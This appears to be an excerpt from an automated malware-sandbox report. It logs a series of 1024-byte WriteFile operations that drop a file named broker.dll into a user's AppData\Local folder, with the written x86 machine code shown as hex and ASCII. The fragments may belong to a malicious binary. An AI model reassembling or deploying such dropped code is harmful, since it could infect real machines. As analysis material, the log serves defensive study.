45 f4 ff 70 30 8b c3 2b c7 03 45 f8 50 57 e8 da df ff ff 83 c4 10 85 c0 74 0f	.j....)u..E..E..<..E..p...+.E .PW.....t.3.PPPPP..y..... W..S...M.. ...E.. <..0..+.E.PW .s.....t.3.PPPPP..y....W. US...E..E...}.Y.j....{...Ch.E ..F8.E..E.....E..M..<..0..+ ..E.PW.....t.3.PPPPP..x.W..R... ...E..8.E..p0..+.E .PW.....t.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	10 ff 75 1c 8b ce 53 ff 75 08 e8 1b f7 ff ff 83 c4 10 85 c0 0f 84 63 fb ff ff 8b 7d f4 e9 66 fd ff ff 55 8b ec 83 ec 20 8b 45 08 53 ff 75 1c 33 db 8d 4d e0 89 5d f8 89 45 f0 e8 d7 71 ff ff 8b 45 08 3b c3 75 2b e8 d4 6e ff ff 53 53 53 53 53 c7 00 16 00 00 00 e8 4c 6e ff ff 83 c4 14 38 5d ec 74 07 8b 45 e8 83 60 70 fd 33 c0 e9 5d 01 00 00 57 8b 7d 0c 3b fb 75 2b e8 a1 6e ff ff 53 53 53 53 53 c7 00 16 00 00 00 e8 19 6e ff ff 83 c4 14 38 5d ec 74 07 8b 45 e8 83 60 70 fd 33 c0 e9 29 01 00 00 56 8b 75 10 3b f3 88 18 0f 84 f4 00 00 00 8b 45 18 3b c3 75 09 8b 45 e0 8b 80 d4 00 00 00 3b fb 89 45 f4 89 7d fc 0f 86 9f 00 00 00 8a 06 3a c3 74 79 3c 25 74 41 8d 4d e0 0f be c0 51 50 e8 05 59 00 00 85 c0 59 59 74 1e 33 c9 41 39 4d fc 76 16 8d 46 01 38 18 74 70 8a 0e 8b	.u...S.u.....c....} f...U.... .E.S.u.3..M..].E... q...E.;u+..n..SSSSS.....L n.....8].t..E..`p.3..].W.);;u +..n..SSSSS.....n.....8].t .E..`p.3..).V.u.;.....E .;u..E.....;..E..}..... .:ty<%tA.M....QP..Y....YYt. 3.A9M.v..F.8.tp...	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c7 45 80 9f ff ff ff 33 c9 29 45 80 8b 55 80 8d 84 0e 1d 01 00 00 03 d0 8d 5a 20 83 fb 19 77 0c 80 4c 0e 1d 10 8a d1 80 c2 20 eb 0f 83 fa 19 77 0e 80 4c 0e 1d 20 8a d1 80 ea 20 88 10 eb 03 c6 00 00 41 3b cf 72 c5 8b 8d 98 04 00 00 5f 33 cd 5b e8 a6 49 ff ff 81 c5 9c 04 00 00 c9 c3 6a 0c 68 30 11 07 01 e8 86 6b ff ff e8 a7 bf ff ff 8b f8 a1 dc 4a 07 01 85 47 70 74 1d 83 7f 6c 00 74 17 8b 77 68 85 f6 75 08 6a 20 e8 8c a4 ff ff 59 8b c6 e8 9e 6b ff ff c3 6a 0d e8 23 93 ff ff 59 83 65 fc 00 8b 77 68 89 75 e4 3b 35 18 4f 07 01 74 36 85 f6 74 1a 56 ff 15 60 40 03 01 85 c0 75 0f 81 fe f0 4a 07 01 74 07 56 e8 68 51 ff ff 59 a1 18 4f 07 01 89 47 68 8b 35 18 4f 07 01 89 75 e4 56 ff 15 5c 40 03 01 c7 45 fc fe ff ff e8 05 00 00 00 eb 8e 8b 75 e4 6a 0d e8 d2 91 ff	.E.....3.)E..U.....Z ... w..L..... ..w..L..A;..r....._3[.l.....j.h0.....k.....J...G pt...l.t.wh..u.jY...k. ..j..#...Y.e...wh.u.;5.O..t6.. t.V..`@....u....J..t.V.hQ..Y.. O...Gh.5.O...u.V..\\@...E....u.j.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	75 04 83 66 08 00 c3 ff 36 e8 c2 37 ff ff 83 e8 03 f7 d8 1b c0 40 59 89 46 10 74 05 6a 02 58 eb 07 8b 16 e8 9c fb ff ff 6a 01 68 b7 fa 01 01 89 46 0c ff 15 48 41 03 01 f6 46 08 04 75 04 83 66 08 00 c3 53 55 56 57 e8 ca b3 ff ff 8b 6c 24 14 8b f0 33 db 81 c6 9c 00 00 00 3b eb 75 0c 81 4e 08 04 01 00 00 e9 b1 00 00 00 8d 45 40 3b c3 8d 7e 04 89 2e 89 07 74 14 38 18 74 10 57 6a 16 68 d8 f5 06 01 e8 00 fa ff ff 83 c4 0c 8b 06 3b c3 89 5e 08 74 4b 38 18 74 47 8b 07 3b c3 74 0b 38 18 74 07 e8 fa fe ff ff eb 05 e8 58 ff ff ff 39 5e 08 75 7c 56 6a 40 68 d0 f3 06 01 e8 c8 f9 ff ff 83 c4 0c 85 c0 74 5f 8b 3f 3b fb 74 0b 38 1f 74 07 e8 cb fe ff ff eb 4e e8 29 ff ff ff eb 47 8b 3f 3b fb 74 2e 38 1f 74 2a 57 e8 e0 36 ff ff 83 e8 03 f7 d8 59 1b c0 6a 01 40 68 df f7 01	u..f....6..7.....@Y.F.t.j. X.....j.h....F...HA...F.. u..f...SUVW.....l\$.3..... ;u..N.....E@;..~.....t. 8.t.Wj.h.....;.^.tK8 .tG.;.t.8.t.....X...9^.u Vj@h.....t_?;.t.8.t.N.)....G.?.t.8.t*W..6..Y..j.@h...	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	f2 74 13 33 d2 85 f6 0f 9f c2 8d 54 12 ff 85 d2 74 04 8b c2 eb 1d 0f b6 40 ff 0f b6 49 ff 2b c1 74 11 33 c9 85 c0 0f 9f c1 8d 4c 09 ff 8b c1 eb 02 33 c0 85 c0 75 02 33 c0 5b e9 53 0d 00 00 8b 50 e3 3b 51 e3 74 7d 0f b6 f2 0f b6 51 e3 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 fd fb ff ff 0f b6 70 e4 0f b6 51 e4 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 dc fb ff ff 0f b6 70 e5 0f b6 51 e5 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 bb fb ff ff 0f b6 70 e6 0f b6 51 e6 2b f2 74 11 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 eb 02 33 f6 85 f6 0f 85 96 fb ff ff 8b 50 e7 3b 51 e7 74 7d 0f b6 f2 0f b6 51 e7 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 6e fb ff ff 0f b6 70 e8 0f b6 51 e8 2b	.t.3.....T....t.....@...l. +t.3.....L.....3...u.3.[.SP.;Q.tj)....Q.+t.3..... T.....p...Q.+t.3.... ...T.....p...Q.+t.3..T.....p...Q.+t .3.....T.....3.....P.; Q.tj)....Q.+t.3.....T..... ..n.....p...Q.+	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 8b 45 e4 e8 2c 18 ff ff c3 e8 1a 13 ff ff 83 c0 20 50 6a 01 e8 67 14 ff ff 59 59 c3 8d 44 24 0c 50 ff 74 24 0c ff 74 24 0c e8 72 a5 00 00 83 c4 0c c3 8d 44 24 0c 50 ff 74 24 0c ff 74 24 0c e8 76 a5 00 00 83 c4 0c c3 8d 44 24 08 50 6a 00 ff 74 24 0c e8 62 a5 00 00 83 c4 0c c3 8d 44 24 0c 50 ff 74 24 0c ff 74 24 0c e8 66 a5 00 00 83 c4 0c c3 8d 44 24 08 50 6a 00 ff 74 24 0c e8 52 a5 00 00 83 c4 0c c3 8b 0d 90 41 07 01 8b 54 24 04 83 c9 01 33 c0 39 0d 94 a8 17 01 0f 94 c0 f7 da 1b d2 23 d1 89 15 94 a8 17 01 c3 a1 90 41 07 01 83 c8 01 33 c9 39 05 94 a8 17 01 0f 94 c1 8b c1 c3 55 8b ec 83 ec 10 53 56 8b 75 0c 33 db 3b f3 74 13 39 5d 10 74 0e 38 1e 75 10 8b 45 08 3b c3 74 03 66 89 18 33 c0 5e 5b c9 c3 ff 75 14 8d 4d f0 e8 1f 19 ff ff 8b 45 f0 39 58 14 75 1f	..E..... Pj..g..YY.. D\$.P.t\$.t\$.r.....D\$.P.t\$. .t\$.v.....D\$.Pj..t\$.b....D\$.P.t\$.t\$.f.....D\$.P j..t\$.R.....A...T\$...3. 9.....#.....A..... 3.9.....U.....SV.u.3.;t .9].t.8.u..E.;t.f..3.^[...u.. M.....E.9X.u.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	11 43 43 81 65 e8 ff 7f ff ff 89 5d b4 e9 0d 06 00 00 3c 64 0f 84 05 06 00 00 3c 69 0f 84 fd 05 00 00 3c 6f 0f 84 f5 05 00 00 3c 75 0f 84 ed 05 00 00 3c 78 0f 84 e5 05 00 00 3c 58 0f 84 dd 05 00 00 83 65 b8 00 83 65 bc 00 8d 45 a4 50 0f b6 c2 50 e8 95 f9 ff ff 59 85 c0 8a 45 e7 59 74 19 8b 4d d0 8d 75 cc e8 a4 a0 00 00 8a 03 43 84 c0 89 5d b4 0f 84 bc 05 00 00 8b 4d d0 8d 75 cc e8 8b a0 00 00 e9 96 05 00 00 0f be c2 83 f8 64 0f 8f 74 01 00 00 0f 84 e9 01 00 00 83 f8 53 0f 8f ac 00 00 00 74 5b 83 e8 41 74 10 48 48 74 41 48 48 74 08 48 48 0f 85 4c 04 00 00 80 c2 20 c7 45 8c 01 00 00 00 88 55 e7 83 4d e8 40 83 7d e0 00 8d 5d ec b8 00 02 00 00 89 5d dc 89 45 94 0f 8d c4 01 00 00 c7 45 e0 06 00 00 00 e9 07 02 00 00 66 f7 45 e8 30 08 75 75 81 4d e8 00 08 00 00	.CC.e.....].....<d.....<i..... <o.....<u.....<x.....<Xe...e...E.P...P...Y.. .E.Yt..M..u.....C...]. ..M..u.....d..t....S.....t[.At.HHTAHHt.H H..L.....E.....U..M.@.].].E.....E..... f.E.0.uu.M.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	fc 99 eb 10 f6 c1 40 8b 47 fc 74 03 99 eb 02 33 d2 89 7d d4 f6 c1 40 74 18 85 d2 7f 14 7c 04 85 c0 73 0e f7 d8 83 d2 00 f7 da 81 4d e8 00 01 00 00 66 f7 45 e8 00 90 8b da 8b f8 75 02 33 db 83 7d e0 00 7d 09 c7 45 e0 01 00 00 00 eb 11 83 65 e8 f7 b8 00 02 00 00 39 45 e0 7e 03 89 45 e0 8b c7 0b c3 75 04 83 65 c4 00 8d b5 eb 01 00 00 8b 45 e0 ff 4d e0 85 c0 7f 06 8b c7 0b c3 74 24 8b 45 d8 99 52 50 53 57 e8 d4 f7 ff ff 83 c1 30 83 f9 39 89 5d 94 8b f8 8b da 7e 03 03 4d 9c 88 0e 4e eb cc 8d 85 eb 01 00 00 2b c6 46 66 f7 45 e8 00 02 89 45 d8 89 75 dc 74 4d 85 c0 74 07 8b ce 80 39 30 74 42 ff 4d dc 8b 4d dc c6 01 30 40 eb 33 49 66 83 38 00 74 06 40 40 85 c9 75 f3 2b 45 dc d1 f8 eb 1f 85 ff 75 08 a1 10 50 07 01 89 45 dc 8b 45 dc eb 07 49 80 38 00 74 05 40 85 c9	@.G.t...3.}...@t.... ...s.....M....f.E.....u .3..}.E.....e.....9E. ~.E.....u..e.....E..M....t\$.E..RPSW.....0..9].. ...~..M..N.....+.Ff.E....E ..u.tM..t...90tB.M..M...0@. 3! f.8.t.@@..u.+E.....u...P... E..E...l.8.t.@..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	0f 84 70 03 00 00 83 f8 53 0f 8f d9 00 00 00 0f 84 97 00 00 00 83 e8 41 74 13 6a 02 5f 2b c7 74 74 2b c7 74 08 2b c7 0f 85 20 08 00 00 80 c2 20 c7 45 14 01 00 00 00 88 55 6c 83 8d 80 00 00 00 40 33 c9 41 33 f6 39 4d 74 0f 85 72 03 00 00 39 75 70 0f 85 69 03 00 00 8b 45 58 83 f8 63 0f 87 c8 fd ff ff c1 e0 04 8d 8c 05 c4 f9 ff ff 39 31 0f 85 3b 03 00 00 c7 01 08 00 00 00 88 94 05 cc f9 ff ff 8b 8d 80 00 00 00 89 8c 05 d0 f9 ff ff e9 dd 08 00 00 66 f7 85 80 00 00 00 30 08 75 6d 81 8d 80 00 00 00 00 08 00 00 eb 61 66 f7 85 80 00 00 00 30 08 75 0a 81 8d 80 00 00 00 00 08 00 00 8b 7d 78 83 ff ff 75 05 bf ff ff ff 7f 33 f6 39 75 74 0f 85 de 06 00 00 83 45 7c 04 8b 45 7c 8b 48 fc e9 f0 06 00 00 83 e8 58 0f 84 fa 03 00 00 48 48 0f 84 f7 00 00 00 83 e8 07 0f 84 38	..p.....S.....At.j._+ .tt+.t.+... ..E.....Ul..@3.A3.9Mt..r...9up.i.... EX..c.....91.;.....f0.um.....af.....0 ..u.....}x..u.....3.9u t.....E .E .H.....X..... .HH.....8	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	78 81 c6 5d 01 00 00 56 e8 54 59 ff ff 85 c0 8a 55 6c 59 89 45 1c 74 0a 8b d8 89 45 4c 89 75 34 eb 03 89 7d 78 33 ff 39 7d 74 75 0b 8b 45 7c 83 c0 08 89 45 7c eb 1a 83 7d 58 63 0f 87 37 f7 ff ff 8b 45 58 c1 e0 04 8b 84 05 c8 f9 ff ff 83 c0 08 8b 48 f8 89 4d 08 8b 40 fc 89 45 0c 8d 45 5c 50 ff 75 14 0f be c2 ff 75 78 50 ff 75 34 8d 45 08 53 50 ff 35 30 50 07 01 e8 5a 51 ff ff 59 ff d0 8b b5 80 00 00 00 83 c4 1c 81 e6 80 00 00 00 74 1a 39 7d 78 75 15 8d 45 5c 50 53 ff 35 3c 50 07 01 e8 31 51 ff ff 59 ff d0 59 59 80 7d 6c 67 75 19 3b f7 75 15 8d 45 5c 50 53 ff 35 38 50 07 01 e8 12 51 ff ff 59 ff d0 59 59 80 3b 2d 75 0e 81 8d 80 00 00 00 00 01 00 00 43 89 5d 4c 53 e9 aa fd ff ff c7 45 78 08 00 00 00 c7 45 20 07 00 00 00 eb 21 83 e8 73 0f 84 c4 fb ff ff 48 48	x...V.TY.....UIY.E.t....EL. u4...}x3.9}tu..E]....E]...}Xc. .7...EX.....H..M..@. .E..E\P.u.....uxP.u4.E.SP.5 0P...ZQ..Y.....t.9}xu ..E\PS.5<P...1Q..Y..YY.}lg u.;. u..E\PS.58P....Q..Y..YY.:- u.....C.]LS.....Ex.....E.. ...!..S.....HH	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff ff 7f 75 1b a8 01 75 3e 83 e0 02 74 09 81 7d fc 00 00 00 80 77 09 85 c0 75 2c 39 75 fc 76 27 e8 fa f6 fe ff f6 45 18 01 c7 00 22 00 00 00 74 06 83 4d fc ff eb 10 8a 45 18 24 02 f6 d8 1b c0 f7 d8 03 c6 89 45 fc 8b 45 10 85 c0 5e 74 02 89 38 f6 45 18 02 74 03 f7 5d fc 80 7d f4 00 74 07 8b 45 f0 83 60 70 fd 8b 45 fc 5f 5b c9 c3 55 8b ec 33 c0 39 05 10 9f 17 01 50 ff 75 10 ff 75 0c ff 75 08 75 07 68 e0 49 07 01 eb 01 50 e8 e5 fd ff ff 83 c4 14 5d c3 6a 00 ff 74 24 10 ff 74 24 10 ff 74 24 10 ff 74 24 20 e8 c9 fd ff ff 83 c4 14 c3 55 8b ec 83 3d 10 9f 17 01 00 6a 01 ff 75 10 ff 75 0c ff 75 08 75 07 68 e0 49 07 01 eb 02 6a 00 e8 a0 fd ff ff 83 c4 14 5d c3 6a 01 ff 74 24 10 ff 74 24 10 ff 74 24 10 ff 74 24 20 e8 84 fd ff ff 83 c4 14 c3 8b 44 24 04 a3 98 a8 17	...u...u>...t.}.....w...u,9u. v'.....E....."....t.M.....E.\$E..E...^t.8.E..t.]. .}.t.E..p..E..[.U..3.9.... .P.u..u..u.h.l....P.....] .j..t\$.t\$.t\$.t\$U. ..=....j..u..u..u.h.l....j.]j..t\$.t\$.t\$.t\$..D\$.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	08 3b d0 7e 02 8b d0 33 c0 83 79 08 02 75 1b 39 44 24 04 74 15 3b d0 74 11 52 ff 74 24 08 ba c8 ff 06 01 e8 c7 fa ff ff 59 59 c2 08 00 55 8b ec 56 57 8b f1 e8 32 fe ff ff 8d 7e 3c 8b cf e8 28 fe ff ff 8b 45 0c a3 e4 a8 17 01 a3 e0 a8 17 01 8b 45 08 33 c9 3b c1 74 11 8b 55 10 4a 89 15 ec a8 17 01 a3 e8 a8 17 01 eb 0c 89 0d e8 a8 17 01 89 0d ec a8 17 01 8b 45 18 a3 f0 a8 17 01 8b 45 14 89 3d d8 a8 17 01 a3 f4 a8 17 01 5f 89 35 d4 a8 17 01 8b c6 88 0d f8 a8 17 01 5e 5d c2 14 00 55 8b ec a1 e0 a8 17 01 80 38 40 ff 75 0c 75 10 8b 4d 08 ff 05 e0 a8 17 01 e8 f0 fa ff ff eb 0a ff 75 08 e8 3d 43 00 00 59 59 8b 45 08 5d c3 ff 74 24 04 e8 5c fa ff ff 8b 44 24 08 59 c3 56 57 8b f1 e8 95 fb ff ff 85 c0 8b 7c 24 0c 75 5b 83 ff 01 74 56 83 ff 03 74 51 6a 00 6a 10 b9 c0	.;~...3..y..u.9D\$.t.;t.R.t\$.YY...U..VW...2....~< ..(....E.....E.3.;t. U.J.....EE..=....._5.....^]...U.....8@.u.u..M..u..=C..YY.E.]..t\$..\....D\$.Y.VW.....]\$.u[. ..tV...tQj.j...	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 68 50 8b cf e8 40 e4 ff ff e9 18 01 00 00 8d 45 f4 50 e8 18 fe ff ff 66 f7 05 f0 a8 17 01 00 40 59 74 2a 6a 10 8d 45 60 50 8d 4d f4 e8 f2 e8 ff ff 8d 45 60 50 e8 01 42 00 00 50 ff 15 f4 a8 17 01 85 c0 59 59 74 06 50 e9 35 ff ff ff 80 fb 44 68 78 00 07 01 8d 45 f4 57 50 75 1d 68 64 00 07 01 8d 45 ec 50 e8 27 f5 ff ff 83 c4 0c 8b c8 e8 6d f5 ff ff e9 ad 00 00 00 68 e0 ff 06 01 8d 45 ac eb e1 6a 7b 8d 4d f4 e8 d7 ed ff ff 80 fb 48 7c 22 80 fb 4a 7f 1d 8d 45 e4 50 e8 f8 19 00 00 59 50 8d 4d f4 e8 0f f0 ff ff 6a 2c 8d 4d f4 e8 94 f2 ff ff 83 ee 46 74 29 4e 74 09 4e 74 40 4e 74 20 4e 75 4d 8d 45 d4 50 e8 61 fd ff ff 59 50 8d 4d f4 e8 e1 ef ff ff 6a 2c 8d 4d f4 e8 66 f2 ff ff 8d 45 c4 50 e8 44 fd ff ff 59 50 8d 4d f4 e8 c4 ef ff ff 6a 2c 8d 4d f4 e8 49 f2 ff	EhP...@.....E.P.....f..... ..@Yt*j..E`P.M.....E`P..B.. PYYt.P.5.....Dhx....E.W Pu.hd....E.P.'.....m..... ..h.....E...j{.M.....H}"..J ...E.P.....YP.M.....j..M..... ...Ft)Nt.Nt@Nt NuM.E.P.a...YP. M.....j..M..f....E.P.D...YP.Mj..M..I..	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	dc fb ff ff 83 c4 0c 50 8d 4d 54 e8 50 dd ff ff 8d 4d 54 e8 64 e0 ff ff 85 c0 0f 85 cc fe ff ff f6 45 58 40 0f 84 c2 fe ff ff e9 3b fe ff ff 83 f9 55 0f 8c 32 fe ff ff 83 f9 56 0f 8e c7 00 00 00 83 f9 57 0f 8e 20 fe ff ff 83 f9 59 0f 8e a5 00 00 00 83 f9 5f 0f 85 0e fe ff ff 0f be 08 40 83 f9 41 a3 e0 a8 17 01 0f 8c fc fd ff ff 83 f9 44 7e 0e 83 f9 46 7e 19 83 f9 4a 0f 8f e9 fd ff ff 0f be 40 ff ff 34 85 48 fe 06 01 e9 50 fd ff ff 0f be 40 ff ff 34 85 48 fe 06 01 8d 4d 5c e8 e7 e5 ff ff a1 e0 a8 17 01 80 38 3f 75 25 8d 45 dc 50 e8 e2 11 00 00 59 50 8d 4d 5c e8 f9 e7 ff ff a1 e0 a8 17 01 80 38 40 75 1b ff 05 e0 a8 17 01 eb 13 8d 45 4c 50 e8 a3 05 00 00 59 50 8d 4d 5c e8 d4 e7 ff ff 68 a8 00 07 01 8d 4d 5c e8 c0 ea ff ff e9 20 fd ff ff 0f be 40 ff ff 34 85	P.MT.P...MT.d..... ...EX@.....;....U..2.....V.W..Y....._@..A.....D~...F~. ..J.....@..4.H...P.....@.. 4.H...M\.....8?u%.E.P.. ...YP.M\.....8@u..... ..ELP.....YP.M\....h....M\..@..4.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c2 8b c7 74 07 25 00 04 00 00 eb 02 23 c3 3b c2 74 0c 8b c7 23 c1 3b c3 0f 84 39 05 00 00 39 55 f8 8b c7 74 07 25 00 04 00 00 eb 02 23 c3 3b c2 74 1a 8b c7 23 c1 3d 00 11 00 00 0f 84 16 05 00 00 3d 00 12 00 00 0f 84 0b 05 00 00 66 f7 c7 00 40 74 51 a1 f0 a8 17 01 8b c8 d1 e9 f7 d1 f6 c1 01 74 2c c1 e8 03 f7 d0 a8 01 74 23 8d 45 b4 50 e8 50 fe ff ff 50 8d 45 bc 6a 20 50 e8 cd e4 ff ff 83 c4 10 50 8d 4d dc e8 d3 d4 ff ff eb 13 8d 45 b4 50 e8 2d fe ff ff 59 50 8d 4d dc e8 13 d9 ff ff 33 d2 8b 4d f8 3b ca 8b c7 74 07 25 00 04 00 00 eb 02 23 c3 3b c2 0f 84 f3 00 00 00 81 7d f0 00 18 00 00 0f 85 e6 00 00 00 8d 45 b4 6a 00 50 e8 3a e5 ff ff 59 59 8b 4d 0c 8d 45 b4 50 8d 45 bc 50 6a 7b 8d 45 c4 50 e8 c6 e4 ff ff 8b c8 e8 d5 e1 ff ff 50 8d 4d dc e8 bc df ff ff 8d	...t.%.....#.;t...#.;...9... 9U...t.%.....#.;t...#.=.....=.....f...@tQ.....t.....t#.E.P.P...P.E.j P.....P.M.....E.P.-. ..YP.M.....3..M.;...t.%..... #.;.....}......E.j.P. ...YY.M..E.P.E.Pj{.E.P.....P.M.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8d 45 f8 50 8d 45 e0 68 ec 00 07 01 50 e8 80 d5 ff ff 83 c4 0c 50 8d 4d f8 e8 42 c5 ff ff a1 e0 a8 17 01 80 38 00 8d 45 f8 50 74 25 8d 45 e0 50 8d 45 d8 50 e8 71 fc ff ff 50 8d 45 d0 6a 20 50 e8 09 d5 ff ff 83 c4 10 8b c8 e8 7b d2 ff ff eb 0e 8d 45 d0 6a 02 50 e8 14 d5 ff ff 83 c4 0c 50 8d 4d f8 e8 f8 c4 ff ff a1 e0 a8 17 01 8a 00 84 c0 0f 84 89 00 00 00 3c 40 75 7e a1 f0 a8 17 01 ff 05 e0 a8 17 01 83 e0 60 3c 60 8d 45 d0 50 74 57 e8 d1 c6 ff ff 59 50 8d 4d f0 e8 c0 c4 ff ff f6 c3 04 0f 84 80 00 00 00 a1 f0 a8 17 01 d1 e8 f7 d0 a8 01 74 60 8d 45 f8 50 8d 45 d0 50 8d 45 d8 50 e8 fe ed ff ff 50 8d 45 e0 6a 20 50 e8 7b d4 ff ff 83 c4 10 8b c8 e8 ed d1 ff ff 50 8d 4d f8 e8 7a c4 ff ff eb 41 e8 7a c6 ff ff 59 50 8d 4d f0 e8 be c8 ff ff eb a7 6a 01 e9 66 01 00	.E.P.E.h...P.....P.M..B...8..E.Pt%.E.P.E.P.q...P. E.j P.....{.....E.j.P...P.M.....< @u~.....`<`.E.PtW.... YP.M..... t`.E.P.E.P.E.P.....P.E.j P{..P.M.z....A.z...YP. M.....j..f..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	3b c6 75 1d e8 16 8f fe ff 56 56 56 56 56 c7 00 16 00 00 00 e8 8e 8e fe ff 83 c4 14 6a 16 58 5e c3 8b 0d d8 50 07 01 89 08 33 c0 5e c3 55 8b ec 8b 45 0c 53 33 db 3b c3 56 74 3a 39 5d 10 76 3a 3b c3 74 02 88 18 57 8b 7d 08 3b fb 74 0c 8b 45 14 3b c3 74 40 83 f8 01 74 3b e8 c0 8e fe ff 6a 16 5e 53 53 53 53 53 89 30 e8 39 8e fe ff 83 c4 14 8b c6 eb 55 39 5d 10 74 c6 e8 a0 8e fe ff 6a 16 5e 53 53 53 53 53 89 30 e8 19 8e fe ff 83 c4 14 8b c6 eb 36 8d 34 85 68 51 07 01 ff 36 e8 2d 67 fe ff 40 39 5d 0c 59 89 07 75 04 33 c0 eb 1a 3b 45 10 76 05 6a 22 58 eb 10 ff 36 ff 75 10 ff 75 0c e8 0b f4 fe ff 83 c4 0c 5f 5e 5b 5d c3 b8 dc 50 07 01 c3 b8 e0 50 07 01 c3 b8 d8 50 07 01 c3 b8 68 51 07 01 c3 e8 e3 ff ff ff 8b 4c 24 04 89 08 c3 e8 dd ff ff 8b 4c 24 04 89 08 c3	;u.....VVVV.....j. X^....P....3.^..U...E.S3.;Vt:9].v;..t...W.}.;t.E.;t@...t;j.^SSSSS.0.9.....U9]. t.....j.^SSSSS.0.....6. 4.hQ...6.- g..@9].Y..u.3...;E.v j"X...6.u.u.....^[]...PP.....P....hQ.....L\$.L\$....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	84 fd 00 00 00 3c 73 74 08 3c 53 74 04 33 f6 eb 03 33 f6 46 80 fa 73 74 09 80 fa 53 74 04 33 c9 eb 03 33 c9 41 85 f6 0f 85 a9 00 00 00 85 c9 0f 85 c9 00 00 00 3c 64 74 4e 3c 69 74 2e 3c 6f 74 2a 3c 75 74 26 3c 78 74 22 3c 58 74 1e 80 fa 64 74 19 80 fa 69 74 14 80 fa 6f 74 0f 80 fa 75 74 0a 80 fa 78 74 05 80 fa 58 75 5f 3c 64 74 18 3c 69 74 14 3c 6f 74 10 3c 75 74 0c 3c 78 74 08 3c 58 74 04 33 c9 eb 03 33 c9 41 80 fa 64 74 1d 80 fa 69 74 18 80 fa 6f 74 13 80 fa 75 74 0e 80 fa 78 74 09 80 fa 58 74 04 33 c0 eb 03 33 c0 40 3b c8 75 4b 8b 47 0c 8b c8 33 4d 14 f7 c1 00 00 01 00 75 3b 33 45 14 a8 20 75 34 8b 0f 33 c0 3b 4d 0c 0f 94 c0 eb 35 3b f1 75 24 8b 4f 0c 8b 55 14 b8 10 08 00 00 23 c8 f7 d9 1b c9 23 d0 f7 d9 f7 da 1b d2 f7 da 3b ca 75 05 33 c0 40 eb 0d 33	<st.<St.3...3.F..st...St. 3...3.A.....<dtN<it. <ot*<ut&<xt"<Xt...dt...it...o t...ut...xt...Xu_<dt.<it.<ot.< ut.<xt.<Xt.3...3.A..dt...it.. ot...ut...xt...Xt.3...3.@;uK. G...3M.....u;3E.. u4..3;M.. ...5;u\$.O..U.....#.....#....;u.3.@..3	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 83 f8 64 0f 8d 81 06 00 00 3b 45 3c 7e 03 89 45 3c 8b f2 8a 55 64 8b 45 2c ff 24 85 1c fd 02 01 83 f8 08 0f 84 61 06 00 00 83 f8 07 0f 87 3d 0c 00 00 eb e2 39 7d 68 75 09 39 5d 6c 0f 84 2d 0c 00 00 39 5d 68 0f 85 81 02 00 00 83 7d 6c ff 0f 85 77 02 00 00 e9 15 0c 00 00 83 4d 70 ff 89 7d 10 89 7d 18 89 7d 40 89 7d 38 89 bd 80 00 00 00 89 7d 30 e9 f7 0b 00 00 0f be c2 83 e8 20 74 49 83 e8 03 74 35 83 e8 08 74 25 48 48 74 15 83 e8 03 0f 85 d8 0b 00 00 83 8d 80 00 00 00 08 e9 cc 0b 00 00 83 8d 80 00 00 00 04 e9 c0 0b 00 00 09 9d 80 00 00 00 e9 b5 0b 00 00 81 8d 80 00 00 00 80 00 00 00 e9 a6 0b 00 00 83 8d 80 00 00 00 02 e9 9a 0b 00 00 80 fa 2a 0f 85 98 00 00 00 39 7d 6c 75 0c 83 45 7c 04 8b 45 7c 8b 40 fc eb 6d 6a 0a 8d 45 34 50 56 e8 6b 0e 00 00 8b 4d 34	...d.....;E<~..E<...Ud.E;,\$..a.....=.....9}hu.9]l.- ...9]h.....}l...w..... ..Mp..}..}..}@.}8.....}0.... tl...t5...t%HHt.....*.....9]lu..E ..E ..@..m j..E4PV.k....M4	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
